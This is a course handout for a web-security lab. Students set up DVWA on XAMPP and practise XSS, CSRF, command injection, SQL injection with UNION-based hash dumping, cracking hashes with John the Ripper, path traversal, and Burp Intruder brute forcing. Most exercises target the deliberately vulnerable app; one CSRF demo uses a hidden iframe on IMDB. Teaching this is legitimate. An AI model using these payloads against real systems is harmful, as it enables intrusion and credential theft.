
**Practical 6 Web Application Security**

**Exercise XAMPP**

We will be trying out DVWA – Damn Vulnerable Web Application. DVWA requires the Apache Web Server and MariaDB (the open source version of MySQL), so we will first install XAMPP, which is an easy to install Apache distribution containing MariaDB, PHP and Perl.

In Win10 VM

1. First, if you have Microsoft IIS Web Server running on your Win10 virtual machine, you need to stop it so that it will not interfere with Apache Web Server running on Port 80 too.
2. Right-click on the Windows icon in the bottom left hand corner and run Control Panel.
3. Click on System and Security, Administrative Tools, Services.
4. Look for World Wide Web Publishing service.
5. If the World Wide Web Publishing service is not listed, the IIS Web Server is not installed. Proceed to Step 2.
6. If the World Wide Web Publishing service is present, the IIS Web Server is installed on your Win10. Double-click on it.
7. Stop the service and change the Startup type to Manual so it will not start automatically when the Win10 is powered up. Click OK.




Stop the WWW Publishing service and change its Startup type to Manual

1. Download the XAMPP installer file from Brightspaee or from the download link under Topic 6 Web Application Security.

You can also download the latest version of XAMPP from http://www.apachefriends.org

1. Extract the XAMPP zip file. Double-click XAMPP with default options. When you see the following screen, you can uncheck the “Learn more about Bitnami for XAMPP”.



Uncheck “Learn more about Bitnami for XAMPP”

1. Run the XAMPP Control Panel and start the Apache Web Server and the MySQL Server
2. If a Security Alert message appears, asking if you want your Windows Firewall to Keep Blocking or Unblock, you can click “Allow Access” for both Private and Public Domains for your Apache Web Server so that your Windows Firewall will allow other systems to browse to the Apache Web Server. You can choose to keep blocking the MySQL Server, as only the local system will be connecting to the MySQL Server.

(Note : You can always make changes to your Windows Firewall later)

1. Browse to http://127.0.0.1. You should see the XAMPP web page.

**Exercise DVWA**

In Win10 VM:

1. Download the DVWA zip file from Brightspace or the same link. You can also download DVWA from www.dvwa.co.uk.
2. Extract the contents of the zip file.
3. Copy the extracted folder DVWA-master to C:\xampp\htdocs.
4. Make a copy of the file c:\xampp\htdocs\DVWA-master\config\config.inc.php.dist and rename to c:\xampp\htdocs\DVWA-master\config\config.inc.php.
5. Use a text editor to open the file c:\xampp\htdocs\DVWA-master\config\config.inc.php.

Set the MySQL password to blank by changing the line specifying the db\_password:

$\_DVWA = array();

Also check that db\_user is set to ‘root’.

Note that, in production web applications, we should not connect to the database with the root account.


$\_DVWA[ 'db\_server' ] = '127.0.0.1';

$\_DVWA[ 'db\_database' ] = 'dvwa';

$\_DVWA[ 'db\_user' ] = 'root';

$\_DVWA[ 'db\_password' ] = '';

1. Save the file.
2. Browse to http://127.0.0.1/DVWA-master.
3. As this is the first time you are accessing DVWA, the database is not set up yet. In the Database Setup page, scroll to the bottom and click on “Create/Reset Database" (see diagram).



1. Login with username “admin” and password “password”.
2. You can click on Instructions in the left hand menu to view the README.
3. In the left hand menu, click on DVWA Security. Set the security level to low.

Note : Sometimes the security level goes back to “impossible”. Try clearing the cookies in the web browser history, close the web browser, and login to DVWA again.

**Exercise Reflected Cross-Site Scripting**

Reflected cross-site scripting can happen when user input is displayed on the results page.

Using any VM or Host PC :

1. Browse to your DVWA and click on XSS (reflected).
2. Type any string into the textbox and click Submit. What you typed will be displayed.
3. Now type the following into the textbox and click Submit.

<script>alert("haha");</script>

You should see a popup with the word "haha".

1. Click the View Source button in the lower right corner of the webpage. A popup will appear, with the source code of the webpage. Note that whatever the user enters is stored in the variable ‘name’ and displayed in the echo command.
2. In the left menu, click on DVWA Security and set the security level to Impossible.
3. Repeat entering the following into the textbox and click Submit.

<script>alert("haha");</script>

This time the script is not run, so no pop-up appears.

1. Click the View Source button. Note that the user input is sanitized by passing it through a special function called htmlspecialchars.
2. In the left menu, click on DVWA Security and set the security level back to low.
3. Type the following in the textbox and click Submit.

<script>document.location="https://www.google.com"</script>

You will be redirected to Google.

Do a search on the Internet to find out what the function htmlspecialchars is for.

Note : Some of the newer web browsers may actively filter out XSS.

**Exercise Stored Cross-Site Scripting**

Stored cross-site scripting can happen when user input is stored by the web server and displayed on web pages to other users.

Using any VM or Host PC:

1. Browse to your DVWA and click on XSS (Stored).
2. Look at the bottom left corner of the webpage and check that the Security Level is Low.
3. Type a name in the Name textbox.

Type the following for the Message and click Sign Guestbook

<script>alert("haha");</script>


Now every time anyone clicks on XSS(Stored) to see the Guestbook, the popup will appear.

1. Type a name in the Name textbox.

Type the following for the Message.

<script>document.location="https://www.google.com"</script>

If you encounter a maximum length restriction for the Message textarea, press F12 to bring up the Developer Tools. Under the tab DOM Explorer or Elements or Inspector, expand the items till you see the Message textarea element. Double-click on the maxlength and change it from 50 to 200. (see following diagram)



This screenshot is using Edge web browser. You can also do this using other web browsers.

In F12 Developer Tools, change the maxlength of the Message textarea to 200

Press F12 to close the Developer Tools and continue to add the following in the Message :

<script>document.location="https://www.google.com"</script>

1. Click Sign GuestBook.
2. Browse back to DVWA. Check that the Security Level is Low. Click on XSS(Stored) to see the Guestbook. You will be re-directed to Google.

So potentially a hacker can direct anyone from the Guestbook to his own website.

1. To reset the database, click on Setup / Reset DB and click Create/Reset Database.
2. Click on XSS (Stored).
3. Type a name in the Name textbox.

Type the following for the Message and click Sign Guestbook. Adjust the Message maxlength to 200 if needed.

Login to see more features:<br>

<form>

Username : <input type="text"><br>

Password : <input type="password"><br>

<input type="submit" value="login">

</form>

A fake login form has been created and visitors who are not careful may fill in their username and password and this information could potentially be sent to the hacker.

1. To reset the database, click on Setup and click Create/Reset Database.

**Exercise Cross-Site Request Forgery (CSRF) Example 1**

Note : This exercise may not work with some web browsers

You can try the Firefox web browser on Kali

Cross-site request forgery can happen when user is currently logged in to a trusted site and the attacker causes his browser to send an unwanted request to the trusted site.

Using any VM or Host PC:

1. Browse to DVWA and click on CSRF.
2. Check that the Security Level is Low.
3. Right-click anywhere in the form and select View Source. The HTML source of the page will be displayed.
4. Scroll down until you see the form for entering the new password. Note that the form method is “GET” which means the user input will be passed through a query string in the URI.

<h3>Change your admin password:</h3><br/>

<form action="#" method="GET">

1. Close the View Source.
2. Enter “password” for the New and Confirm password, and click Change.
3. Take note of how the new password values are passed in the URI textbox (see following diagram).



The password\_new and password\_conf parameters are passed in the URI

1. Create a new file “csrf.html” with the following contents in a single line, replacing *Win10-IP* with the IP of your Win10 VM.

This is a very new web page.

<img width="1" src="http://*Win10-IP*/dvwa-master/vulnerabilities/csrf/?password\_new=12345678&password\_conf=12345678&Change=Change">

The image source is set to the URI displayed when you changed the admin password. Change the password\_new and password\_conf to a new value like “12345678”

The image width is set to 1 so it won’t get noticed on the displayed web page.

1. Save the csrf.html file.
2. While you are still logged in to the DVWA website, right-click on the csrf.html file and open it with the same web browser. The web browser will automatically load the link associated with the image and cause your DVWA admin password to be changed.
3. In the DVWA website, click on Logout.
4. Try to login again as user admin. The password has been changed to “12345678”.
5. After logging in, click on CSRF and change the password back to “password”.
6. Click on CSRF. In the bottom right corner, click on View Source.
7. At the bottom of the View Source page, click on Compare All Levels. The source code for the different Security Levels are shown.

When the Security Level is High, the web application checks for a session token before password change is allowed.

When the Security Level is Impossible, besides checking for a session token, the user is asked to enter his current password before password change is allowed.

**CSRF Example 2**

Note : This exercise may not work with some web browsers

You can try with the Firefox web browser on Kali

Using any VM or Host PC:

1. Browse to www.imdb.com. Click on a couple of movies to view their pages
2. Scroll down till you see the section “Recently viewed”. The pages that you have recently viewed will be displayed.
3. Create a new file “imdb.html” with the following contents.

<iframe width="1" height="1"

src="https://www.imdb.com/title/tt0803096"></iframe><br>

Good day!

1. Save the imdb.html file.
2. While you are still in the IMDB website, right-click on the imdb.html file and open it with the same web browser. The web browser will automatically load the page from IMDB but because the iframe is only 1 pixel, you may not miss seeing it.
3. Back in the browser in IMDB website showing your recently visited pages, click on Refresh. You should see a new movie appearing in your recently visited list.

**Exercise Command Injection**

This webpage allows the user to ping another system. However, it can also be used to execute other commands.

Using any VM or Host PC:

1. Browse to your DVWA and click on Command Injection. Check that the Security Level is low.
2. Type in the IP of your Host PC or other VM. The results of the ping will be displayed after a few seconds.
3. Type in an IP, followed by " && dir c:\" (see diagram) and click Submit.

ip

You will see the directory listing of the C drive of the Win10 VM.

A hacker could potentially run commands from the client side to read files, delete files, add users, etc, on the Web Server.

**Exercise SQL Injection**

Using any VM or Host PC :

1. Browse to your DVWA and click on SQL Injection.
2. For the User ID, type in "1", "2", "3", etc to see the user details displayed.

The SQL statement for retrieving the user record is probably something like

select firstname, surname from user where userid = '$id'

So when you type 1 for the User ID, the SQL statement becomes:

select firstname, surname from user where userid = '**1**'

1. Type in the following for the User ID (see diagram).

ppp' or '0' = '0



The SQL statement now becomes

select firstname, surname from user where userid = **'ppp' or '0' = '0**'

The SQL statement will retrieve all the users from the table so you will see a list of all the users displayed.

Can we get more information about the users? There should be a table containing the user information. What would be the name of this table containing user information?

Let’s assume the table name is “user”.

1. Type in the following for the User ID.

ppp' or '0' = '0' union select userid, user from user #

or

ppp' or '0' = '0' union select userid, user from user --

Put a space after the --

The SQL statement now becomes

select firstname, surname from user where userid = **'ppp' or '0' = '0' union select userid, user from user #**'

The # or -- means to treat the rest of the line as a comment.

Note that different databases (eg MySQL, Microsoft SQL, etc) may support different characters as comment.

However, we get an error message that the table dvwa.user does not exist.

Let's try the table name "users".

1. Type in the following for the User ID.

ppp' or '0' = '0' union select userid, user from users #


Now the error message is that the column “userid” is unknown. Let's try “user\_id” for the column name.

1. Type in the following for the User ID. This time, practise using the double dash instead of the hex sign to comment out the rest of the line. Remember to put a space after the double dash.

ppp' or '0' = '0' union select user\_id, user from users --

Put a space after the --

This time we got it right. Records displaying the User IDs and Users are displayed at the end.



List of User IDs and Users from the second select query

Can we display passwords?

1. Type in the following for the User ID.

ppp' or '0' = '0' union select user\_id, password from users #


Hashed passwords are now displayed.



Hashed password for user ID 1

How can we crack the hashed passwords?

1. Create a new text file and on a single line, enter the User ID, followed by a colon, and then the hashed password. Repeat for the other users (see diagram).




1. Save the file as passwd.txt.
2. Copy this file over to your Kali VM.

In Kali:

1. John the Ripper is a password cracking program. Try using John the Ripper to crack the hashed passwords in your passwd.txt file.


Specify the path to your passwd.txt



Suggested hashed password formats

1. If John the Ripper does not seem to return any results, press Control-C to stop it.
2. Try running John the Ripper with the various suggested formats. (Hint : try the raw-md5 format)

sudo john –-format=raw-md5 passwd.txt



Cracked passwords

In MySQL, there is a special database "information\_schema" that contains a table called "tables" which holds information about the tables. We can use SQL injection to list out all the table names in all databases.

Using any VM or Host PC that is browsing your DVWA:

1. Type in the following for the User ID.

ppp' or '0' = '0' union select table\_schema, table\_name from information\_schema.tables #

A list of all the tables and the databases they are in (schema) is listed.

**Exercise Forced Browsing**

In Forced Browsing vulnerabilities, by changing the URL, you can see web content that you are not supposed to view.

Using any VM or Host PC that is browsing your DVWA:

1. Click on File Inclusion. Check that the Security Level to Low.
2. Click on file1.php. Note that the URL looks like the following :

http://*Win10-IP*/dvwa-master/vulnerabilities/fi/?page=file1.php

1. Click back.
2. Click on file2.php. Note that the URL looks like the following :

http://*Win10-IP* /dvwa-master/vulnerabilities/fi/?page=file2.php

1. Click back.
2. Click on file3.php. Note that the URL looks like the following :

http://*Win10-IP* /dvwa-master/vulnerabilities/fi/?page=file3.php

1. Is there a file4.php? Change the URL to the following to find the “hidden” file4.php:

http://*Win10-IP* /dvwa-master/vulnerabilities/fi/?page=file4.php

**Exercise File Inclusion**

In File or Path Inclusion vulnerabilities, the path to the web resources on the web server are displayed. This can give potential attackers information about how web pages and other resources are stored on the web server.

Using any VM or Host PC that is browsing your DVWA:

1. Click on File Inclusion. Check that the Security Level to Low.
2. Change the URL to the following to request for a non-existent page. (eg. change “include.php” to “include2.php”.

http://*Win10-IP*/dvwa-master/vulnerabilities/fi/?page=include2.php


1. Note that the error message displayed contains information about the full path to the page – c:\xampp\htdocs\DVWA-master.

Can we change the URL to browse to other files on the web servers?

1. Change the URL to the following to view the configuration file of the Apache Web Server. (figuring out the exact path to the config file normally takes some trial and error)

http://*Win10-IP*/dvwa-master/vulnerabilities/fi/?page=..\..\..\..\apache\conf\httpd.conf

1. While the format of the config file may not seem easy to read at first glance, an experienced attacker will save the file and view it using the correct text viewer to find important information.



1. Change the DVWA Security level to High and repeat the request for a non-existent page. This time, the error message does not give away any information about the webroot.

**Exercise BurpSuite to Brute Force Passwords**

Intercepting Proxies can be used to crawl websites and intercept and modify HTTP requests/responses. Paros and BurpSuite are examples of intercepting proxies.

Web Browser browsing web sites

Burpsuite intercepts HTTP requests and responses

Web sites

HTTP request

HTTP response

HTTP request

HTTP response

We will use BurpSuite which is already installed in Kali.

In Kali:

1. Start the Web Browser and browse to the DVWA on your Win10 VM.

Change to the IP of your Win10

http://192.168.10.100/dvwa-master


If you are unable to connect to DVWA on your Win10, check if the Windows Firewall on Win10 is blocking your access. Add an Exception for Port 80 if required.

1. Login to DVWA. The default username is “admin” and password is “password”.
2. In the left menu, click on DVWA Security and set the security level to low.
3. Go to Applications, 03 Web Applications Analysis, burpsuite. (or run “sudo burpsuite” in a terminal)
4. If there is a message about the Java JRE, click OK. If asked to update the software, you can click Cancel or Close.
5. Choose the default Temporary Project and click Next. Use Burp default values and click Start Burp.
6. Click on the Proxy tab. If one of the buttons has the words “Intercept is on”, click it to turn Intercept off (see following diagram).




1. We will now configure the Firefox browser to use Burpsuite as the proxy. (Note : you can also choose to use Burp’s built-in Chromium web browser).

In the Firefox browser, click on the Open Menu icon. Click on Preferences. (see diagram)




1. Scroll down the General Preferences. Under Network Settings, for Configure how Firefox connects to the Internet, click Settings. (see following diagram)



1. Select “Manual proxy configuration”.

For HTTP Proxy, enter “127.0.0.1”. For Port, enter “8080”. Check the box “Use this proxy server for all protocols”. (see following diagram)



1. Click OK and close Preferences. Now all the HTTP requests and responses will be passing through BurpSuite.

Instead of configuring Firefox to use Burp as the proxy, you can choose to use Burp’s built-in Chromium web browser

Win10

DVWA

Kali


Firefox

Burp Suite

HTTP

packets

1. In the Web Browser, click on some of the menu items in DVWA.
2. In BurpSuite, click on Target tab, Site Map. Expand your Win10 IP and dvwa-master. You will see that the structure of the DVWA has been captured, plus the HTTP requests and responses (see following diagram)



We will now try to brute force a password in DVWA using BurpSuite and dictionary lists.

1. In Kali, open a terminal and create a file my\_user\_list with the following 2 usernames that we will try. Make sure that the correct username “admin” is in the list.

We try a small number of usernames in this exercise for faster processing.

admin

user

1. Create another file my\_password\_list with the following 3 passwords that we will try. Make sure that admin’s correct password is in the list.

12345678


We try a small number of passwords in this exercise for faster processing.

password

mypass


1. In the Web Browser, browse to the DVWA Brute Force.
2. In BurpSuite, click on Proxy tab and set “Intercept is on”.
3. In the Web Browser, type “admin” for the username and “12345678” for the password. Click Login.
4. The HTTP request that you sent is intercepted by Burp. In Burp, look for the HTTP request that contains the Brute Force submitted form with the username “admin” and password “12345678” that was just sent.

If you see another HTTP packet that does not contain “admin” and “12345678”, click Forward to forward the packet to its destination




If you see other HTTP packets, forward them to their destination

1. If you see the HTTP packet that contains the Brute Force submitted form, click on “Action” and choose “send to intruder”.



1. Under the Intruder tab, click on Positions tab. You will see the HTTP request that is being sent, with the parameters highlighted.
2. In the right hand side, click on Clear to clear the highlighted parameters.
3. Select the username value “admin” and click Add. (see following diagram)


Select the username value “admin”



1. Select the password value “12345678” and click Add. You now have 2 payloads : username and password.
2. Change the attack type to “cluster bomb”. (see following diagram)




1. Click on the payloads tab. Check that payload set 1 is selected. This is for username. Under Payload options, click on load and browse to your file my\_user\_list. Click Open and the 2 usernames will be loaded. (see following diagram)



Select Payload set 1

The usernames from the file “my\_user\_list” are loaded


1. Change the payload set to “2”. This is for password. Click on load and browse to my\_password\_list. Click Open and the 3 passwords will be loaded.




Select Payload set 2

The paswords from the file “my\_pass\_list” are loaded


1. Click on the Options tab. Scroll down and ensure that “Store requests” and “Store responses” are checked. (see following diagram)




1. In the Intruder menu, scroll up and in the top right corner, click “Start attack”. (see following diagram)



1. Burp will try all combinations of the 2 usernames and 3 passwords. When the results are displayed, select one of the wrong username/password combinations and click on response tab. Scroll down the HTTP response and you will see the error message “Username and/or password incorrect” being returned.



1. Select the correct admin/password and click on response tab. Scroll down the HTTP response and you will see the message “Welcome to the password protected area admin” being returned.

